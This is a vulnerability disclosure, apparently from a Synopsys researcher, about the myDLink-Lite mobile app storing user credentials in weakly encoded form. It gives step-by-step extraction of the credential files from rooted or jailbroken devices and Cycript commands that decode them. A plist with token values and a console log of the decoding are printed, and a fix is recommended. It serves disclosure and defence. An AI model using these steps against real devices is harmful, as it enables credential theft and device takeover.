
- 1) Navigate to /data/data/com.dlink.mydlink/files/id_user_data file
- 2) Observe the encoded credentials
- 3) Now install the application on jailbroken iOS device and attach Cycrypt to the application
- 4) Type in “[myUtils showString:@”[encoded username or password]”]” in the Cycrypt console
- 5) Observe the decoded credentials as shown below

An attacker who has been able to gain access to the user's device physically can root the device and then be able to access the file `com.dlink.mydlink.plist` located in `/private/var/mobile/Containers/Data/Application/[GUID]/Library/Preferences` folder on a iOS device. Also, as discussed earlier, a malware application installed by a user accidentally can also allow a remote attacker to jailbreak/root the device and then be able to grab the file with encoded credentials which would allow an attacker to control the user's device. After grabbing the credential file, we can observe that the user's credentials are stored this way.




```
com.dlink.mydlink.plist - plist Editor for Windows
File Edit View Help
XML View
34 <key>NetworkInterfaceInfo_Name</key>
35 <string>lo0</string>
36 </dict>
37 <dict>
38 <key>NetworkInterfaceInfo_Ip</key>
39 <string>192.168.100.3</string>
40 <key>NetworkInterfaceInfo_Mac</key>
41 <string>02:00:00:00:00:00</string>
42 <key>NetworkInterfaceInfo_Name</key>
43 <string>en0</string>
44 </dict>
45 </array>
46 <key>oa_host</key>
47 <string>mp-us-openapi.auto.mydlink.com</string>
48 <key>oa_region</key>
49 <string>US</string>
50 <key>oa_token</key>
51 <string>uvGkV57lu0ZYybXHQnBLCVen8LPJkpgV</string>
52 <key>oa_usersite</key>
53 <string>us.mydlink.com</string>
54 <key>password</key>
55 <string>32352621313f242d3d7b79</string>
56 <key>push_token</key>
57 <string>08d067aee368afd986cbc36688beef4c9a5179686fa32de2cee7a46a33cdf701</string>
58 <key>signin</key>
59 <true/>
60 <key>username</key>
61 <string>3236263220352e25717e0b2b202f263c7f313c39</string>
62 </dict>
63 </plist>
64
Ready
```

An attacker can now install the application on an attacker's jailbroken iOS device and use Cycript to execute functions embedded in the Dlink iOS application. An attacker needs to execute the function `"[myUtils showString:@\"[encoded username or password]"]"` in Cycript console after attaching to the application on an attacker's jailbroken device.




This will allow an attacker to observe the clear text value for user's password and username stored on the device.



Clear text email and password values stored on the device

Similarly, files stored on an Android device can also be exploited in the similar fashion. All an attacker needs is to steal the credential file which is id_user_data stored in /data/data/com.dlink.mydlink/files and then use the same API on iOS device to decrypt the data.

```
login as: root
root@192.168.100.3's password:
mandars-iPad:~ root# top
mandars-iPad:~ root# cyscript -p 586
cy# [myUtils showString:@"3236263220352E25717E0B2B202F263C7F313C39"]
@# [redacted]@gmail.com"
cy# [myUtils showString:@"32362621313F242D3D7B79"]
@# [redacted]:12"
cy#
```



```
1 -i [redacted] com.dlink.framework.protocol.g.frzT.€y
[redacted]Ljava/lang/String;L[redacted]
[redacted]Ljava/lang/Boolean;L[redacted]
[redacted]IzbXetzczcmzXp2SmWl43hjKEIWAJz0Qct[redacted]
[redacted]ava.lang.BooleanI re0ca1 [redacted]valuexp[redacted]
2 [redacted]
3 [redacted] (3236263220352E25717E0B2B202F263C7F313C39t[redacted]32362621313F242D3D7B79q[redacted])
```

Vulnerability discovery

The vulnerability was discovered by manual pentesting the mobile application myDLink-Lite.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the application uses PBKDF2 encryption based mechanisms to store the credentials of the device.